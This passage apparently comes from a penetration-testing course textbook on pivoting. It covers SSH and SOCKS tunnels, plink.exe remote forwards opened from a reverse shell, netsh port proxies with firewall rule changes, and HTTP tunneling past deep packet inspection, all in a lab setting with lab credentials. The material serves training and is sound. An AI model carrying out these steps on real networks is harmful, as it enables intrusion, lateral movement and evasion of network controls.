|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:110-<--timeout
Nmap scan report for 192.168.1.110
```

```
Host is up (0.17s latency).

PORT     STATE  SERVICE
21/tcp   closed ftp
22/tcp   closed ssh
23/tcp   closed telnet
25/tcp   closed smtp
53/tcp   open   domain
80/tcp   closed http
110/tcp  closed pop3
111/tcp  closed rpcbind
135/tcp  open   msrpc
139/tcp  open   netbios-ssn
143/tcp  closed imap
443/tcp  closed https
445/tcp  open   microsoft-ds
993/tcp  closed imaps
995/tcp  closed pop3s
1723/tcp closed pptp
3306/tcp closed mysql
3389/tcp open   ms-wbt-server
5900/tcp closed vnc
8080/tcp closed http-proxy

Nmap done: 1 IP address (1 host up) scanned in 3.54 seconds
```

Listing 644 - Using nmap to scan a machine through a dynamic tunnel

In Listing 644, ProxyChains worked as expected, routing all of our traffic to the various ports dynamically, without having to supply individual port forwards.

> *By default, ProxyChains will attempt to read its configuration file first from the current directory, then from the user's* **$(HOME)/.proxychains** *directory, and finally from* **/etc/proxychains.conf**. *This allows us to run tools through multiple dynamic tunnels, depending on our needs.*

20.2.3.1 Exercises

1. Connect to your dedicated Linux lab client and run the **clear_rules.sh** script from **/root/port_forwarding_and_tunneling/** as root.
2. Take note of the Linux client and Windows Server 2016 IP addresses.
3. Create a SOCKS4 proxy on your Kali machine, tunneling through the Linux target.
4. Perform a successful nmap scan against the Windows Server 2016 machine through the proxy.
5. Perform an nmap SYN scan through the tunnel. Does it work? Are the results accurate?

20.3 PLINK.exe

Up to this point, all the port forwarding and tunneling methods we've used have centered around tools typically found on *NIX systems. Next, let's investigate how we can perform port forwarding and tunneling on Windows-based operating systems.

To demonstrate this, assume that we have gained access to a Windows 10 machine during our assessment through a vulnerability in the Sync Breeze software and have obtained a SYSTEM-level reverse shell.

```
kali@kali:~$ sudo nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 49937
Microsoft Windows [Version 10.0.16299.309]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Listing 645 - Receiving a reverse shell from the Windows 10 machine

During the enumeration and information gathering process, we discover a MySQL service running on TCP port 3306.

```
C:\Windows\system32>netstat -anpb TCP
netstat -anpb TCP

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
 [syncbrs.exe]
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  RpcSs
 [svchost.exe]
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
 Can not obtain ownership information
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING
 [mysqld.exe]
```

Listing 646 - Identifying the MYSQL service running on port 3306

We would like to scan this database or interact with the service. However, because of the firewall, we cannot directly interact with this service from our Kali machine.

We will transfer **plink.exe**,[594] a Windows-based command line SSH client (part of the PuTTY project) to the target to overcome this limitation. The program syntax is similar to the UNIX-based ssh client:

```
C:\Tools\port_redirection_and_tunneling> plink.exe
plink.exe
Plink: command-line connection utility
Release 0.70
Usage: plink [options] [user@]host [command]
       ("host" can also be a PuTTY saved session name)
```

[594] (Simon Tatham, 2002), http://the.earth.li/~sgtatham/putty/0.53b/htmldoc/Chapter7.html

```
Options:
  -V        print version information and exit
  -pgpfp    print PGP key fingerprints and exit
  -v        show verbose messages
  -load sessname  Load settings from saved session
  -ssh -telnet -rlogin -raw -serial
            force use of a particular protocol
  -P port   connect to specified port
  -l user   connect with specified username
  -batch    disable all interactive prompts
  -proxycmd command
            use 'command' as local proxy
  -sercfg configuration-string (e.g. 19200,8,n,1,X)
            Specify the serial configuration (serial only)
The following options only apply to SSH connections:
  -pw passw login with specified password
  -D [listen-IP:]listen-port
            Dynamic SOCKS-based port forwarding
  -L [listen-IP:]listen-port:host:port
            Forward local port to remote address
  -R [listen-IP:]listen-port:host:port
            Forward remote port to local address
  -X -x     enable / disable X11 forwarding
  -A -a     enable / disable agent forwarding
  -t -T     enable / disable pty allocation
...
```


Listing 647 - The plink.exe help menu

We can use **plink.exe** to connect via SSH (**-ssh**) to our Kali machine (**10.11.0.4**) as the kali user (**-l kali**) with a password of "ilak" (**-pw ilak**) to create a remote port forward (**-R**) of port 1234 (**10.11.0.4:1234**) to the MySQL port on the Windows target (**127.0.0.1:3306**) with the following command:

```
C:\Tools\port_redirection_and_tunneling> plink.exe -ssh -l kali -pw ilak -R 10.11.0.4:
1234:127.0.0.1:3306 10.11.0.4
```

Listing 648 - Attempting to set up remote port forwarding on an unknown host

The first time plink connects to a host, it will attempt to cache the host key in the registry. If we run the command through an **rdesktop** connection to the Windows client, we can see this interactive step:


Command Prompt - plink.exe -ssh -l kali -pw ilak -R 10.11.0.4:1234:127.0.0.1:3306 10.11.0.4

```
c:\Tools\port_redirection_and_tunneling>plink.exe -ssh -l kali -pw ilak -R 10.11.0.4:1234:127.0.0.1:3306 10.11.0.4
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's rsa2 key fingerprint is:
ssh-rsa 2048 cf:ed:5d:92:66:43:af:7b:c9:56:33:25:41:9c:51:16
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n)
```

Figure 301: Interaction required by PLINK when dealing with unknown hosts

However, since this will most likely not work with the interactivity level we have in a typical reverse shell, we should pipe the answer to the prompt with the **`cmd.exe /c echo y`** command. From our reverse shell, then, this command will successfully establish the remote port forward without any interaction:

```
C:\Tools\port_redirection_and_tunneling> cmd.exe /c echo y | plink.exe -ssh -l kali -p
w ilak -R 10.11.0.4:1234:127.0.0.1:3306 10.11.0.4
cmd.exe /c echo y | plink.exe -ssh -l root -pw toor -R 10.11.0.4:1234:127.0.0.1:3306 1
0.11.0.4

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
kali@kali:~$
```

Listing 649 - Establishing a remote tunnel using plink.exe without requiring interaction

Now that our tunnel is active, we can attempt to launch an Nmap scan of the target's MySQL port via our localhost port forward on TCP port 1234:

```
kali@kali:~$ sudo nmap -sS -sV 127.0.0.1 -p 1234

Starting Nmap 7.60 ( https://nmap.org ) at 2019-04-20 05:00 EEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00026s latency).

PORT     STATE SERVICE VERSION
1234/tcp open  mysql   MySQL 5.5.5-10.1.31-MariaDB

Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds
```

Listing 650 - Launching nmap to scan the MySQL service through a tunnel

The setup seems to be working. We have successfully scanned the Windows 10 machine's SQL service through a remote port forward on our Kali attack machine.

20.3.1.1 Exercises

1. Obtain a reverse shell on your Windows lab client through the Sync Breeze vulnerability.
2. Use plink.exe to establish a remote port forward to the MySQL service on your Windows 10 client.
3. Scan the MySQL port via the remote port forward.

20.4 NETSH


For this section we will consider the following scenario:

During an assessment, we have compromised a Windows 10 target through a remote vulnerability and were able to successfully elevate our privileges to SYSTEM. After enumerating the compromised machine, we discover that in addition to being connected to the current network (10.11.0.x), it has an additional network interface that seems to be connected to a different network (192.168.1.x). In this internal subnet, we identify a Windows Server 2016 machine (192.168.1.110) that has TCP port 445 open.

To continue the scenario, we can now look for ways to pivot inside the victim network from the SYSTEM-level shell on the Windows 10 machine. Because of our privilege level, we do not have to deal with User Account Control (UAC), which means we can use the *netsh*[595] utility (installed by default on every modern version of Windows) for port forwarding and pivoting.

However, for this to work, the Windows system must have the *IP Helper* service running and *IPv6* support must be enabled for the interface we want to use. Fortunately, both are on and enabled by default on Windows operating systems.

We can check that the *IP Helper* service is running from the Windows *Services* program to confirm this:



Services (Local)

IP Helper


Description:
Provides tunnel connectivity using IPv6 transition technologies (6to4, ISATAP, Port Proxy, and Teredo), and IP-HTTPS. If this service is stopped, the computer will not have the enhanced connectivity benefits that these technologies offer.

Name	Description	Status	Startup Type	Log On As
IP Helper	Provides tunnel connectivity ...	Running	Automatic	Local System
IPsec Policy Agent	Internet Protocol security (IPs...	Running	Manual (Trigger ...	Network Service
KtmRm for Distributed Tran...	Coordinates transactions bet...		Manual (Trigger ...	Network Service
Link-Layer Topology Discov...	Creates a Network Map, cons...		Manual	Local Service
Local Session Manager	Core Windows Service that m...	Running	Automatic	Local System
Microsoft (R) Diagnostics H...	Diagnostics Hub Standard Co...		Manual	Local System
Microsoft Account Sign-in ...	Enables user sign-in through ...		Manual (Trigger ...	Local System

Figure 302: IP Helper service running

We can confirm *IPv6* support in the network interface's settings:

[595] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows-server/networking/technologies/netsh/netsh-contexts



☑ QoS Packet Scheduler
☑ Link-Layer Topology Discovery Responder
☑ Internet Protocol Version 4 (TCP/IPv4)
☑ Link-Layer Topology Discovery Mapper I/O Driver
☐ Microsoft Network Adapter Multiplexor Protocol
☑ Microsoft LLDP Protocol Driver
☑ Internet Protocol Version 6 (TCP/IPv6)

Figure 303: IPv6 support enabled

Similar to the SSH local port forwarding example, we will attempt to redirect traffic destined for the compromised Windows 10 machine on TCP port 4455 to the Windows Server 2016 machine on port 445.

In this example, we will use the netsh (**interface**) context to **add** an IPv4-to-IPv4 (**v4tov4**) proxy (**portproxy**) listening on 10.11.0.22 (**listenaddress=10.11.0.22**), port 4455 (**listenport=4455**) that will forward to the Windows 2016 Server (**connectaddress=192.168.1.110**) on port 445 (**connectport=445**):

```
C:\Windows\system32> netsh interface portproxy add v4tov4 listenport=4455 listenaddres
s=10.11.0.22 connectport=445 connectaddress=192.168.1.110
```

Listing 651 - Local port forwarding using netsh

Using **netstat**, we can confirm that port 4455 is listening on the compromised Windows host:

```
C:\Windows\system32> netstat -anp TCP | find "4455"
TCP    10.11.0.22:4455        0.0.0.0:0              LISTENING
```

Listing 652 - Checking if the port is bound after the forward has been made with netsh

By default, the Windows Firewall will disallow inbound connections on TCP port 4455, which will prevent us from interacting with our tunnel. Given that we are running with SYSTEM privileges, we can easily remedy this by adding a firewall rule to allow inbound connections on that port.

These **netsh** options are self-explanatory, but note that we allow (**action=allow**) specific inbound (**dir=in**) connections and leverage the firewall (**advfirewall**) context of netsh.

```
C:\Windows\system32> netsh advfirewall firewall add rule name="forward_port_rule" prot
ocol=TCP dir=in localip=10.11.0.22 localport=4455 action=allow
Ok.
```

Listing 653 - Using netsh to allow inbound traffic on TCP port 4455

As a final step, we can try to connect to our compromised Windows machine on port 4455 using **smbclient**. If everything has gone according to plan, the traffic should be redirected and the available network shares on the internal Windows Server 2016 machine should be returned.

As with our earlier scenario, Samba needs to be configured with a minimum SMB version of SMBv2. This is superfluous but we will include the commands here for completeness:

```
kali@kali:~$ sudo nano /etc/samba/smb.conf'

kali@kali:~$ cat /etc/samba/smb.conf
...
Please note that you also need to set appropriate Unix permissions
```

```
# to the drivers directory for these users to have write rights in it
;   write list = root, @lpadmin

min protocol = SMB2

kali@kali:~$ sudo /etc/init.d/smbd restart
[ ok ] Restarting smbd (via systemctl): smbd.service.

kali@kali:~$ smbclient -L 10.11.0.22 --port=4455 --user=Administrator
Unable to initialize messaging context
Enter WORKGROUP\Administrator's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.11.0.22 failed (Error NT_STATUS_IO_TIMEOUT)
Failed to connect with SMB1 -- no workgroup available
```

Listing 654 - Listing network shares on the Windows Server 2016 machine through local port forwarding using NETSH

We successfully listed the shares, but **smbclient** generated an error. This timeout issue is generally caused by a port forwarding error, but let's test this and determine if we can interact with the shares.

```
kali@kali:~$ sudo mkdir /mnt/win10_share

kali@kali:~$ sudo mount -t cifs -o port=4455 //10.11.0.22/Data -o username=Administrat
or,password=Qwerty09! /mnt/win10_share

kali@kali:~$ ls -l /mnt/win10_share/
total 1
-rwxr-xr-x 1 root root 7 Apr 17  2019 data.txt

kali@kali:~$ cat /mnt/win10_share/data.txt
data
```

Listing 655 - Mounting the remote share available on the Windows 2016 Server machine through a port forward

As demonstrated by the above commands, this error prohibits us from listing workgroups but it does not impact our ability to mount the share. The port forwarding was successful.

20.4.1.1 Exercise

1. Obtain a reverse shell on your Windows lab client through the Sync Breeze vulnerability.
2. Using the SYSTEM shell, attempt to replicate the port forwarding example using netsh.

20.5 HTTPTunnel-ing Through Deep Packet Inspection

So far, we have traversed firewalls based on port filters and stateful inspection. However, certain deep packet content inspection devices may only allow specific protocols. If, for example, the SSH protocol is not allowed, all the tunnels that relied on this protocol would fail.

To demonstrate this, we will consider a new scenario. Similar to our *NIX scenarios, let's assume we have compromised a Linux server through a vulnerability, elevated our privileges to root, and have gained access to the passwords for both the root and student users on the machine.

Even though our compromised Linux server does not actually have deep packet inspection implemented, for the purposes of this section we will assume that a deep packet content inspection feature has been implemented that only allows the HTTP protocol. Unlike the previous scenarios, an SSH-based tunnel will not work here.

In addition, the firewall in this scenario only allows ports 80, 443, and 1234 inbound and outbound. Port 80 and 443 are allowed because this machine is a web server, but 1234 was obviously an oversight since it does not currently map to any listening port in the internal network.

In order to simulate this scenario, we will run the **http_tunneling.sh** script on our dedicated Linux client:

```
root@debian:~# cat /root/port_forwarding_and_tunneling/http_tunneling.sh
#!/bin/bash

# Clear iptables rules
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
iptables -F
iptables -X

# SSH Scenario
iptables -F
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p tcp --dport 80 -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 443 -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 1234 -m state --state NEW -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT

root@debian:~# /root/port_forwarding_and_tunneling/http_tunneling.sh
```

Listing 656 - Content of the http_tunneling.sh script

In this case, our goal is to initiate a remote desktop connection from our Kali Linux machine to the Windows Server 2016 through the compromised Linux server using only the HTTP protocol.

We will rely on *HTTPTunnel*[596] to encapsulate our traffic within HTTP requests, creating an "HTTP tunnel". HTTPTunnel uses a client/server model and we'll need to first install the tool and then run both a client and a server.

> *The stunnel[597] tool is similar to HTTPTunnel[598] and can be used in similar ways. It is a multiplatform GNU/GPL-licensed proxy that encrypts arbitrary TCP connections with SSL/TLS.*

We can install HTTPtunnel from the Kali Linux repositories as follows:

```
kali@kali:~$ apt-cache search httptunnel
httptunnel - Tunnels a data stream in HTTP requests

kali@kali:~$ sudo apt install httptunnel
...
```

Listing 657 - Installing HTTPTunnel from the Kali Linux repositories

Before diving in, we will describe the traffic flow we are trying to achieve.

First, remember that we have a shell on the internal Linux server. This shell is HTTP-based (which is the only protocol allowed through the firewall) and we are connected to it via TCP port 443 (the vulnerable service port).

We will create a local port forward on this machine bound to port 8888, which will forward all connections to the Windows Server on port 3389, the Remote Desktop port. Note that this port forward is unaffected by the HTTP protocol restriction since both machines are on the same network and the traffic does not traverse the deep packet inspection device. However, the protocol restriction will create a problem for us when we attempt to connect a tunnel from the Linux server to our Internet-based Kali Linux machine. This is where our SSH-based tunnel will be blocked because of the disallowed protocol.

To solve this, we will create an HTTP-based tunnel (a permitted protocol) between the machines using HTTPTunnel. The "input" of this HTTP tunnel will be on our Kali Linux machine (localhost port 8080) and the tunnel will "output" to the compromised Linux machine on listening port 1234 (across the firewall). Here the HTTP requests will be decapsulated, and the traffic will be handed off to the listening port 8888 (still on the compromised Linux server) which, thanks to our SSH-based local forward, is redirected to our Windows target's Remote Desktop port.

When this is set up, we will initiate a Remote Desktop session to our Kali Linux machine's localhost port 8080. The request will be HTTP-encapsulated, sent across the HTTPTunnel as HTTP traffic to port 1234 on the Linux server, decapsulated, and finally sent to our Windows target's remote desktop port.

[596] (Sebastian Weber, 2010), http://http-tunnel.sourceforge.net/

[597] (Stunnel, 2019), https://www.stunnel.org/

[598] (Sebastian Weber, 2010), http://http-tunnel.sourceforge.net/

Take a moment to understand this admittedly complex traffic flow before proceeding. Port forwarding with encapsulation can be complicated because we have to consider firewall rules, protocol limitations, and both inbound and outbound port allocations. It often helps to pause and write a map or flow chart like the one shown in Figure 304 below before executing the actual commands. This process is complicated enough without attempting to figure out both logic flow and syntax simultaneously.



Internet
We launch the HTTPTunnel client to connect to our server
htc --forward-port 8080 s.t.u.v:1234
Attacker (Kali) a.b.c.d
Firewall only allows HTTP protocol on port 80 and 443, additionally it has been misconfigured to allow TCP traffic on port 1234
Firewall
We setup the HTTPTunnel server on the Linux client
hts --forward-port localhost:8888 1234
Linux client s.t.u.v
We create a local port forward from our Linux client on TCP port 8888 to the Windows Server 2016 on TCP port 3389 (RDP)
ssh -L 0.0.0.0:8888:w.x.y.z:3389 student@127.0.0.1
Windows Server 2016 w.x.y.z

Figure 304: HTTP encapsulation

To begin building our tunnel, we will create a local SSH-based port forward between our compromised Linux machine and the Windows remote desktop target. Remember, protocol does not matter here (SSH is allowed) as this traffic is unaffected by deep packet inspection on the internal network.

To do this, we will create a local forward (**-L**) from this machine (**127.0.0.1**) and will log in as **student**, using the new password we created post-exploitation. We will forward all requests on port 8888 (**0.0.0.0:8888**) to the Windows Server's remote desktop port (**192.168.1.110:3389**):

```
www-data@debian:/$ ssh -L 0.0.0.0:8888:192.168.1.110:3389 student@127.0.0.1
ssh -L 0.0.0.0:8888:192.168.1.110:3389 student@127.0.0.1
Could not create directory '/var/www/.ssh'.
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:RdJnCwlCxEG+c6nShI13N6oykXAbDJkRma3cLtknmJU.
Are you sure you want to continue connecting (yes/no)? yes
yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
student@127.0.0.1's password: lab
...

student@debian:~$ ss -antp | grep "8888"
```

```
ss -antp | grep "8888"
LISTEN     0      128          *:8888                    *:*
```

Listing 658 - Forwarding TCP port 8888 on our compromised Linux machine to TCP port 3389 on the Windows Server 2016 system

Next, we must create an HTTPTunnel out to our Kali Linux machine in order to slip our traffic past the HTTP-only protocol restriction. As mentioned above, HTTPTunnel uses both a client (*htc*) and a server (*hts*).

We will set up the server (**`hts`**), which will listen on localhost port **`1234`**, decapsulate the traffic from the incoming HTTP stream, and redirect it to localhost port 8888 (**`--forward-port localhost:8888`**) which, thanks to the previous command, is redirected to the Windows target's remote desktop port:

```
student@debian:~$ hts --forward-port localhost:8888 1234
hts --forward-port localhost:8888 1234

student@debian:~$ ps aux | grep hts
ps aux | grep hts
student  12080  0.0  0.0   2420    68 ?        Ss   07:49   0:00 hts --forward-port lo
calhost:8888 1234
student  12084  0.0  0.0   4728   836 pts/4    S+   07:49   0:00 grep hts

student@debian:~$ ss -antp | grep "1234"
ss -antp | grep "1234"
LISTEN  0  1   *:1234   *:*    users:(("hts",pid=12080,fd=4))
```

Listing 659 - Setting up the server component of HTTPTunnel

The **`ps`** and **`ss`** commands show that the HTTPTunnel server is up and running.

Next, we need an HTTPTunnel client that will take our remote desktop traffic, encapsulate it into an HTTP stream, and send it to the listening HTTPTunnel server. This (**`htc`**) command will listen on localhost port 8080 (**`--forward-port 8080`**), HTTP-encapsulate the traffic, and forward it across the firewall to our listening HTTPTunnel server on port 1234 (**`10.11.0.128:1234`**):


```
kali@kali:~$ htc --forward-port 8080 10.11.0.128:1234

kali@kali:~$ ps aux | grep htc
kali      10051  0.0  0.0   6536    92 ?        Ss   03:33   0:00 htc --forward-port 8
080 10.11.0.128:1234
kali      10053  0.0  0.0  12980  1056 pts/0    S+   03:33   0:00 grep htc

kali@kali:~$ ss -antp | grep "8080"
LISTEN  0   0   0.0.0.0:8080    0.0.0.0:*    users:(("htc",pid=2692,fd=4))
```

Listing 660 - Setting up the client component of HTTPTunnel

Again, the **`ps`** and **`ss`** commands show that the HTTPTunnel client is up and running.

Now, all traffic sent to TCP port 8080 on our Kali Linux machine will be redirected into our HTTPTunnel (where it is HTTP-encapsulated, sent across the firewall to the compromised Linux server and decapsulated) and redirected again to the Windows Server's remote desktop service.

We can validate that this is working by starting Wireshark to sniff the traffic, and verify it is being HTTP-encapsulated, before initiating a remote desktop connection against our Kali Linux machine's listening port 8080:




```
root@kali:~# rdesktop 127.0.0.1:8080
ERROR: CredSSP: Initialize failed, do
Connection established using SSL.
WARNING: Remote desktop does not suppo
```

Figure 305: RDP login on the Windows Server 2016 machine through the HTTP tunnel

Excellent! The remote desktop connection was successful.

Inspecting the traffic in Wireshark, we confirm that it is indeed HTTP-encapsulated, and would have bypassed the deep packet content inspection device.


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Follow TCP Stream (tcp.stream eq 3) · eth0
Filter Out This Stream
Print
Save as…
Back
Close
Help
Find Next

```
tcp.stream eq 3
```

```
No.   Time          Source        Destination   Protocol Length Info
  115 15.200184…  10.11.0.4     10.11.0.128   TCP         74 5489
  125 15.200608…  10.11.0.128   10.11.0.4     TCP         74 1234
  126 15.200631…  10.11.0.4     10.11.0.128   TCP         66 5489
